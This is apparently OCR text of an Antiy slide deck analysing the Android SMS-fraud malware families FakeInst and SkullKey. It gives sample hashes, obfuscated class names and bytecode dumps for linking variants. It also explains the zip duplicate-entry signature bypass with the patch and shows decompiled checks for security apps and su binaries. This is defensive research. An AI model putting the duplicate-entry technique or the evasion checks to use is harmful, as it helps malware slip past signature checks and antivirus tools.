


www.antiy.com

创造就是我们的脚步

案例——FakeInst

- ⦿ 数量最多，变异最快




```
[redacted]
com
  android
    installer
      full
        AndroidInstaller2Activity
        R
```

```
com
  manufacturatinkov
    instman
      Ddaopsdg
      Fsafasdbffgsdf
      Gusiilebedi
      NovemberInnovation
      R
```

```
[redacted]
mobile
o
  AUx
  AuX
  Aux
  IF
  If
  aUX
  aUx
  auX
  aux
  iF
  if
  Ą
  ą
  Ć
  ć
  ċ
  ȧ
  ĭ
  ˙
  ˙
  岱
  蜥
  鹊
```

案例——FakeInst

- 基本形态
  - 发送扣费短信
  - 常常伪装为工具软件、色情软件等
  - 国外（东欧）
- 变种分类超过50种
- 样本超过20W个


AntiVirus


Android OS

Надежная защита от вирусов и шпионских

创造就是我们的脚步

案例——FakeInst

- Trojan/Android.FakeInst.b[pay,fra]




```
HiVuu8ohn
  neeFai6fo
    AppActivity
    Heileucoo
    Rooz3gio8
    Shaeneh3d
    aeP6eishu
    eid6fei1D
    heedaiT7s
    iequah0Zu
```

```
Heileucoo
Shaeneh3d
aeP6eishu
eid6fei1D
eid6fei1D
heedaiT7s
<init>(LHiVuu8ohn/neeFai6fo/AppActivity;)V
eid6fei1D(IILjava/lang/String;)V
handleMessage(Landroid/os/Message;)V
```

md5:3D22C8C8B7C2CBFBD80F16C62EBE730F

sha1:A9A65651E7D32B1C6A033A2F91D604E0D21B6C02

恶意　　Trojan/Android.FakeInst.b[pay,fra]



```
ThiePaem3
  Eeshoh
    AiPuph
    AitaG9oh
    AppActivity
    0Ach2go
    0Zoee2
    Queci8z
    Utoiji
    Uucaiz
```

```
ahP5isd
ahP5isd
iiKa3
xasdh5Y
<init>(LThiePaem3/Eeshoh/AppActivity;)V
ahP5isd(IILjava/lang/String;)V
SparkLog(Ljava/lang/String;)V
handleMessage(Landroid/os/Message;)V
```

md5:654DFC67440413DEFCD003AFB8C983EA

sha1:6EF2837FA9485236AD41C41447C3D86F9E0781DA


恶意　　Trojan/Android.FakeInst.b[pay,fra]

代码进行了符号级别混淆

代码流程级别

案例——FakeInst

- Trojan/Android.FakeInst.b[pay,fra]



```
00  00  13  01  64  00  34  10  0d  00  54  40
0d  00  6e  20  01  00  20  00  54  40  0d  00
54  00  00  00  59  02  05  00  0e  00  14  00
07  00  06  7f  14  01  08  00  06  7f  1a  02
00  00  70  40  10  00  04  21  28  f4  14  00
09  00  06  7f  14  01  0a  00  06  7f  1a  02
01  00  70  40  10  00  04  21  28  e8  22  00
0b  00  54  41  0d  00  70  20  1a  00  10  00
14  01  05  00  06  7f  6e  20  1d  00  10  00
0c  01  6e  20  1c  00  21  00  0c  01  14  02
06  00  06  7f  22  03  08  00  70  20  15  00
43  00  6e  30  1e  00  21  03  6e  10  1b  00
00  00  0c  00  6e  10  1f  00  00  00  28  c3
00  02  03  00  1e  00  00  00  38  00  00  00
64  00  00  00  13  00  00  00  1f  00  00  00
2b  00  00  00
CodeBuff Hash:f1dcc500,CodeBuff Len:208
```

```
OpBuff Start
12  52  54  54  6e  2c  13  34  54  6e  54  54
59  0e  14  14  1a  70  28  14  14  1a  70  28
22  54  70  14  6e  0c  6e  0c  14  22  70  6e
6e  0c  6e  28  00  03  38  64  13  1f  2b
OpBuff End
```

≠

=


```
00  00  13  01  64  00  34  10  0d  00  54  40
09  00  6e  20  07  00  20  00  54  40  09  00
54  00  02  00  59  02  0c  00  0e  00  14  00
07  00  06  7f  14  01  08  00  06  7f  1a  02
00  00  70  40  18  00  04  21  28  f4  14  00
09  00  06  7f  14  01  0a  00  06  7f  1a  02
01  00  70  40  18  00  04  21  28  e8  22  00
0b  00  54  41  09  00  70  20  22  00  10  00
14  01  05  00  06  7f  6e  20  25  00  10  00
0c  01  6e  20  24  00  21  00  0c  01  14  02
06  00  06  7f  22  03  06  00  70  20  13  00
43  00  6e  30  26  00  21  03  6e  10  23  00
00  00  0c  00  6e  10  27  00  00  00  28  c3
00  02  03  00  1e  00  00  00  38  00  00  00
64  00  00  00  13  00  00  00  1f  00  00  00
2b  00  00  00
CodeBuff Hash:711cbc93,CodeBuff Len:208
```

```
OpBuff Start
12  52  54  54  6e  2c  13  34  54  6e  54  54
59  0e  14  14  1a  70  28  14  14  1a  70  28
22  54  70  14  6e  0c  6e  0c  14  22  70  6e
6e  0c  6e  28  00  03  38  64  13  1f  2b
OpBuff End
```

代码级别关联
（预处理之后）

案例——SkullKey

- 从漏洞到恶意代码，周期不超过1个月
- 2013年7月初　　　　blueboxi声称
- 2013年7月5~10日　　陆续披露相关原理
- 2013年7月21日　　　首次捕获SkullKey



01 手机QQ2013 (http://www.anfone.com/soft/54884.html)
02 UC浏览器 (http://www.anfone.com/soft/54868.html)
03 微信
04 搜狗手机输入法
05 360手机卫士
06 Youni短信
07 搜狐新闻
08 酷我音乐
09 谷歌地图
10 快播

1373449502885.apk - WinRAR

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮
添加
解压到
测试
查看
删除

1373449502885.apk - ZIP 压缩文件, 解

名称
..
assets
lib
META-INF
res
AndroidManifest.xml
AndroidManifest.xml
classes.dex
classes.dex
resources.arsc

1373852745887.apk - WinRAR

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(
添加
解压到
测试
查看
删除
查找


1373852745887.apk - ZIP 压缩文件, 解包大

名称
..
assets
com
lib
META-INF
res
81.version
AndroidManifest.xml
AndroidManifest.xml
classes.dex
classes.dex
resources.arsc
version.txt
versionNative.txt

创造就是我们的脚步


案例——SkullKey

漏洞详情




```
// Seek to the first CDE and read all entries.
RAFStream rafs = new RAFStream(mRaf, centralDirOffset);
BufferedInputStream bin = new BufferedInputStream(rafs, 4096);
byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buffer for each entry.
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
    mEntries.put(newEntry.getName(), newEntry);
```

补丁前




```
// Seek to the first CDE and read all entries.
RAFStream rafs = new RAFStream(mRaf, centralDirOffset);
BufferedInputStream bin = new BufferedInputStream(rafs, 4096);
byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buffer for each entry.
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
    String entryName = newEntry.getName();
    if (mEntries.put(entryName, newEntry) != null) {
        throw new ZipException("Duplicate entry name: " + entryName);
    }
```

补丁后


78CCE5F140EFFE8D4820D2380A25BF9C.F38C9B9D
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(
添加
解压到
测试
查看
删除
查找
78CCE5F140EFFE8D4820D2380A25BF9C.F
名称

```
..
assets
META-INF
res
AndroidManifest.xml
classes.dex
resources.arsc
```




```
..
assets
META-INF
res
dom4j-1.6.1.jar
AndroidManifest.xml
AndroidManifest.xml
classes.dex
classes.dex
resources.arsc
```


创造就是我们的脚步

案例——SkullKey


- 样本行为
  - 逃避安全软件检测
  - 发送扣费短信及应答短信



```
(com.google.c.c.b(getApplicationContext(), "com.qihoo360.mobilesafe.service.SafeManageService"))
```




```
if ((com.google.c.c.b(getApplicationContext(), "com.lbe.security.service.SecurityService"))
{
  File localFile1 = new File("/system/xbin/su");
  File localFile2 = new File("/system/bin/su");
